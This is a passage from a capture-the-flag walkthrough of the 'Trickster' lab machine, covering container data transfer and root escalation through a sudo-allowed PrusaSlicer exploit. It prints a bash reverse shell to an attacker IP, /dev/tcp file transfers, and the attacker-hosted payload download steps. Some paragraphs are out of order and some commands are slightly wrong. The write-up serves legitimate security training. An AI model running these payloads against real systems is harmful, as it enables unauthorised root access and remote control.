The web application is running within a container, meaning we have root access to the container (172.17.0.2), not to the Trickster machine (172.17.0.1).

In our search for ways to break out of the container or move laterally, we discover database backups located at /datastore/Backups/. Two ZIP files are found: /change-detection-backup-20240830202524.zip and /change-detection-backup-20240830194841.zip.

To transfer these files outside the container (172.17.0.2) to the James SSH shell (172.17.0.1), we first start a listener on port 9007 on the James shell, then send the files from the container.

```
cat changedetection-backup-20240830202524.zip > /dev/tcp/172.17.0.1/9007
cat changedetection-backup-20240830194841.zip > /dev/tcp/172.17.0.1/9007
```

The files are received on the James shell and are then transferred to our local machine."

```
┌─[dark@parrot]─[~/Documents/htb/trickster/download/changedetection-backup1/b86f1003-3ecb-4125-b090-27e15ca605b9]
└──╼ $ls
dd25d6c8b666e21ac6e596faa4d4a93d.txt.br  history.txt
┌─[dark@parrot]─[~/Documents/htb/trickster/download/changedetection-backup1/b86f1003-3ecb-4125-b090-27e15ca605b9]
└──╼ $
```

Inside the ZIP files, we find two `.txt.br` files, which are compressed using Brotli compression (https://fileinfo.com/extension/br). Brotli is a compression algorithm commonly used for HTTP compression to reduce the size of web

content, especially in modern web applications. These `.txt.br` files will need to be decompressed before we can inspect their contents.

```
┌─[dark@parrot]─[~/Documents/htb/trickster/download/changedetection-backup1]
└──╼ $sudo apt install brotli
Reading package lists... Error!
E: Write error - write (28: No space left on device)
E: IO Error saving source cache
E: The package lists or status file could not be parsed or opened.
┌─[✗]─[dark@parrot]─[~/Documents/htb/trickster/download/changedetection-backup1]
└──╼ $
```

The `.br` file is a compressed file format that uses the Brotli compression algorithm, developed by Google. It's often used for compressing web data like HTML, CSS, and JavaScript to reduce bandwidth and improve load times. In the context of CTF, encountering a `.br` file means that you have a compressed file that needs to be decompressed before you can access its contents.

To extract and view the contents of a `.br` file, you'll need to use tools that support Brotli decompression. Common options include using the `brotli` command or libraries in languages like Python. Once decompressed, the contents might reveal crucial information, like flags or other artefacts, that can help you advance in the challenge.

```
james@trickster:/tmp$ su adam
Password:
adam@trickster:/tmp$
```

The root password was easily found in the history tab, which was considered too simple for a challenge of this level, especially when the `adam` user wasn't even used. Now, let's walk through the intended method for obtaining root access.

Shell as *adam*: There's virtually nothing to explore except for the `datastore` folder.

```
adam@trickster:/tmp$ sudo -l
Matching Defaults entries for adam on trickster:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User adam may run the following commands on trickster:
    (ALL) NOPASSWD: /opt/PrusaSlicer/prusaslicer
adam@trickster:/tmp$
```

SSH into the `adam` account using the password. Running `sudo -l` reveals that we can execute `prusaslicer` as root without needing a password.

```
adam@trickster:/var/tmp$ ls -al
total 32
drwxrwxrwt  8 root root 4096 Jan 30 07:39 
drwxr-xr-x 14 root root 4096 Sep 13 12:24 ..
drwx------  3 root root 4096 Jan 30 05:18 systemd-private-abcfcc617839402fadad81fbd0fa578b-apache2.service-6IT91Y
drwx------  3 root root 4096 Jan 30 05:17 systemd-private-abcfcc617839402fadad81fbd0fa578b-ModemManager.service-eIdHqb
drwx------  3 root root 4096 Jan 30 05:17 systemd-private-abcfcc617839402fadad81fbd0fa578b-systemd-logind.service-g4sIri
drwx------  3 root root 4096 Jan 30 05:17 systemd-private-abcfcc617839402fadad81fbd0fa578b-systemd-resolved.service-OeZYEy
drwx------  3 root root 4096 Jan 30 05:17 systemd-private-abcfcc617839402fadad81fbd0fa578b-systemd-timesyncd.service-IcxRSJ
drwx------  3 root root 4096 Jan 30 05:24 systemd-private-abcfcc617839402fadad81fbd0fa578b-upower.service-1V5gzV
adam@trickster:/var/tmp$
```

```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $git clone https://github.com/suce0155/prusaslicer_exploit
Cloning into 'prusaslicer_exploit'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 25 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (25/25), 45.69 KiB | 3.05 MiB/s, done.
Resolving deltas: 100% (3/3), done.
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $
```

Upon researching the `prusaslicer` binary, we discover a recent RCE exploit detailed here: Exploit-DB #51983. The vulnerability involves the ability to add a post-process script that executes after the binary is run.

```
┌─[dark@parrot]─[~/Documents/htb/trickster/prusaslicer_exploit]
└──╼ $ls
evil.3mf  exploit.sh  README.md
┌─[dark@parrot]─[~/Documents/htb/trickster/prusaslicer_exploit]
└──╼ $
```

We need to create a simpler `prusaslicer` payload to attempt to gain root access from the `adam` user. To do this, use the command:

```
git clone https://github.com/suce0155/prusaslicer_exploit
```


```
[dark@parrot]-[~/Documents/htb/trickster/prusaslicer_exploit]
    $cat exploit.sh
/bin/bash -i >& /dev/tcp/10.10.14.39/9007 0>&1
[dark@parrot]-[~/Documents/htb/trickster/prusaslicer_exploit]
    $
```

We need to adjust the entire payload.

```
[dark@parrot]-[~/Documents/htb/trickster/prusaslicer_exploit]
    $sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.34 - - [30/Jan/2025 03:14:04] "GET /exploit.sh HTTP/1.1" 200 -
10.10.11.34 - - [30/Jan/2025 03:14:06] code 404, message File not found
10.10.11.34 - - [30/Jan/2025 03:14:06] "GET /index.html HTTP/1.1" 404 -
10.10.11.34 - - [30/Jan/2025 03:14:31] "GET /evil.3mf HTTP/1.1" 200 -
```

```
(remote) adam@trickster:/var/tmp$ wget http://10.10.14.39/exploit.sh -o exploit.sh
(remote) adam@trickster:/var/tmp$ wget http://10.10.14.39/evil.3mf -o evil.3mf
(remote) adam@trickster:/var/tmp$ chmod +x exploit.sh
(remote) adam@trickster:/var/tmp$
```


```
(remote) adam@trickster:/var/tmp$ sudo /opt/PrusaSlicer/prusaslicer -s evil.3mf
10 => Processing triangulated mesh
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
65 => Searching support spots
69 => Alert if supports needed
print warning: Detected print stability issues:

EXPLOIT
Low bed adhesion

Consider enabling supports.
Also consider enabling brim.
88 => Estimating curled extrusions
88 => Generating skirt and brim
90 => Exporting G-code to EXPLOIT_0.3mm_{printing_filament_types}_MK4_{print_time}.gcode
[2025-01-30 08:01:30.747548] [0x00007febc2681c40] [error]   Post-processing script chmod +x /tmp/exploit.sh on file EXPLOIT_0.3mm_ABS_MK4_6m.g
code failed.
Error code: 1
Output:
chmod: cannot access '/tmp/exploit.sh': No such file or directory

Post-processing script chmod +x /tmp/exploit.sh on file EXPLOIT_0.3mm_ABS_MK4_6m.gcode failed.
Error code: 1
Output:
chmod: cannot access '/tmp/exploit.sh': No such file or directory

(remote) adam@trickster:/var/tmp$
```

```
(remote) adam@trickster:/var/tmp$ cp exploit.sh /tmp
(remote) adam@trickster:/var/tmp$ sudo /opt/PrusaSlicer/prusaslicer -s evil.3mf
10 => Processing triangulated mesh
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
65 => Searching support spots
69 => Alert if supports needed
print warning: Detected print stability issues:

EXPLOIT
Low bed adhesion

Consider enabling supports.
Also consider enabling brim.
88 => Estimating curled extrusions
88 => Generating skirt and brim
90 => Exporting G-code to EXPLOIT_0.3mm_{printing_filament_types}_MK4_{print_time}.gcode
```


In this scenario, the user, operating under the account “adam,” is working with a file named “exploit.sh” that contains a command to create a reverse shell. A reverse shell allows an attacker to remotely access and control the system.

The user moves the exploit script to a specific directory, makes it executable, and runs it through a tool called PrusaSlicer. PrusaSlicer is normally used for preparing 3D print jobs, but in this case, it is being used to execute the exploit. As a result, when the tool processes a 3D print file (“evil.3mf”), it triggers the exploit, which connects back to the attacker’s machine at a specific IP address and port. This enables the attacker to

control the system remotely. The message “EXPLOIT” is displayed as confirmation that the exploit was successfully executed.



We have successfully gained root access to the system.



The root flag can be retrieved by executing the relevant command.